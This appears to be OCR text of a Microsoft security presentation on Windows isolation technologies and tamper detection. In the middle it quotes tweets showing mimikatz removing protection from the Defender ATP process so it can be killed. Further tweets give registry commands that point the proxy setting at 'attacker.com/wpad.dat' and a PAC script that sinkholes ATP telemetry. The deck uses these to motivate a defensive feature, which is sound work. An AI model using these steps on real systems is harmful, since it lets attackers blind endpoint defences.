
In future releases, we are looking to harden protection on all external PCI ports and cross-silicon platforms




All apps and system components have only the privilege they need.

Containment with Virtualization

Privileged Access Workstation



Qubes OS



Strengths

- Strong kernel isolation for applications running in the guest
- Separate identity and resource infrastructure
- Can be extended to arbitrary application scenarios


Weaknesses

- High resource requirements
- Difficult experience for non-technical users
- Expensive configuration


Dual Containment Technologies

We are offering several improved isolation technologies as part of our layered strategy


Improved software isolation (Microsoft Edge AppContainer Profile)




Virtualized Isolation (Application Guard)




Windows Containers




- Lightest weight container.
- Application isolated using file system and registry virtualization.
- Used for centennial as a bridge
- No Security guarantees




- Container providing an isolated the user session
- Shares kernel
- Used to achieve higher density in cloud and server deployments.
- No a security boundary



- Container that uses a lightweight VM
- Resistant to kernel attacks Runs a separate kernel from the host.



- Container that uses a lightweight VM
- Hypervisor boundary.
- Used in hostile multi-tenant hosting.
- Commercially known as a “Hyper-V container”



Krypton Container Technology

Direct Map

Resource sharing between guest and host

VM accesses a file, data is transferred into physical pages of the guest

Pages are backed by private virtual memory on the host.

Memory Enlightenment

Physically-backed VMs statically mapped

VA backed VMs have “hot hint” indicate set of physical pages should be mapped into the guest

Reduces number of memory intercepts generated by the guest.

Integrated Scheduler

No scheduler in the hypervisor


Remove extra scheduling layer

Take advantage of the existing NT scheduler features

Improved CPU resource tracking/management


Root schedules all VP-backing threads

IOMMU Based GPU Isolation (1803)



Violations of promises are observable.

Tampering is a risk to Windows



- Protected Process are used to prevent tampering of key security components
- LSASS, Defender, and Defender ATP all use PPL

- Kernel and User mode code integrity policy are targeted by memory corruption issues
- EPROCESS security properties

- Key boot properties measured into PCRs (DHA)
- No easy way to consume and extend

- Patch Guard and Hyper Guard effective effectively monitor TCB tampering
- Not extensible for consumers

Chris Thompson
@retBandit

Follow

ATP runs as "Protected Process Light" and "Not_Stoppable". You can remove process protection and kill the process per below- #WDATP

```
mimikatz # !+
[*] 'mimidrv' service not present
[+] 'mimidrv' service successfully registered
[+] 'mimidrv' service ACL to everyone
[+] 'mimidrv' service started

mimikatz # !processprotect /process:MsSense.exe /remove
Process : MsSense.exe

C:\Windows\system32>taskkill /F /IM MsSense.exe /T
SUCCESS: The process with PID 1552 (child process of PID 816) has been terminated.

C:\Windows\system32>sc qprotection sense
[SC] QueryServiceConfig2 SUCCESS
SERVICE sense PROTECTION LEVEL: WINDOWS LIGHT.

C:\Windows\system32>sc query sense

SERVICE_NAME: sense
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 1  STOPPED
        WIN32_EXIT_CODE    : 1067  (0x42b)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0
```

9:11 AM - 26 Aug 2017

Chris Thompson
@retBandit

Follow

Replying to @gentilkiwi @tiraniddo

Definitely, I prefer targeting ATP's cloud telemetry comms instead, like stopping non-PPL'd diagtrack service or blocking via proxy sinkhole

Block ATP Comms as an Unprivileged User

```
reg add
"HKCU\Software\Microsoft\Windows\
CurrentVersion\Internet Settings" ^ /v
AutoDetect /t REG_DWORD /d 0 /f
```


```
reg add
"HKCU\Software\Microsoft\Windows\
CurrentVersion\Internet Settings" /v
AutoConfigURL /t REG_SZ /d
"http://attacker.com/wpad.dat" /f
```

```
function FindProxyForURL(url, host) {
    var proxyserver = '127.0.0.1:3128';
    //
    var proxylist = new Array(
        "securitycenter.windows.com",
        "winatp-gw-cus.microsoft.com",
        "winatp-gw-eus.microsoft.com",
        "winatp-gw-neu.microsoft.com",
        "us.vortex-win.data.microsoft.com",
        "eu.vortex-win.data.microsoft.com",
        "psapp.microsoft.com",
        "psappeu.microsoft.com"
    );
    for(var i=0; i<proxylist.length; i++) {
        var value = proxylist[i];
        if ( localHostOrDomainIs(host, value) ) {
            return "PROXY "+proxyserver;
        }
    }
    return "DIRECT";
}
```

9:44 AM - 26 Aug 2017

Goal: Tamper evident Windows

System Guard Runtime Attestation



Windows Defender ATP

[redacted]/machine/66dde563e3c07595e57768e6b4e73a76892198d2/2018-01-22T17:00:14.7530412Z

Windows Defender Security Center | Machine

[redacted]

[redacted]

Actions

Domain: [redacted]microsoft.com
OS: Windows10 64-bit (Build 17081)

Logged on users (last 30 days)

2

Interactive [0]
RemoteInteractive [0]
Other [2]

No Interactive or RemoteInteractive Logon Types observed on machine.

Machine reporting

Last internal IP: 10.216.2.48
Last external IP: 167.220.1.182

First seen: 18 hours ago
Last seen: 6 minutes ago

Alerts related to this machine

Last activity	Title	User	Severity	Status	Investigation State	Assigned to
01.22.2018 | 17:01:26	Process Code Integrity Violation Installation	nt authority\system	High	New	Disabled	Not assigned
01.22.2018 | 17:00:14	Process privilege escalation Privilege Escalation	[redacted]\administrator	High	New	Disabled	Not assigned
01.22.2018 | 15:59:35	Process mitigation policy tampering Suspicious Activity	nt authority\system	High	New	Disabled	Not assigned

Machine timeline

Value: Search in machine timeline | Information level: All | Event type: All | User account: All | Remove all filters


01.22.2018 | 17:00

Aug 2017 | Sep 2017 | Oct 2017 | Nov 2017 | Dec 2017 | Jan 2018 | Today

Export | 20 events per page | Older | Newer

Date	Event	Details	User
01.22.2018			
17:00:14	svchost.exe injected to process explorer.exe	services.exe > svchost.exe > explorer.exe	system
17:00:14	svchost.exe injected to process explorer.exe	services.exe > svchost.exe > explorer.exe	system
17:00:14	MicrosoftEdgeCP.exe injected to process MicrosoftEdgeCP.exe	svchost.exe > MicrosoftEdgeCP.exe > MicrosoftEdgeCP.exe	administrator
17:00:14	MicrosoftEdgeCP.exe injected to process MicrosoftEdgeCP.exe	svchost.exe > MicrosoftEdgeCP.exe > MicrosoftEdgeCP.exe	administrator

15:59:35 System Guard detected that the mitigation policy flags of lsass.exe have changed wininit.exe > lsass.exe system

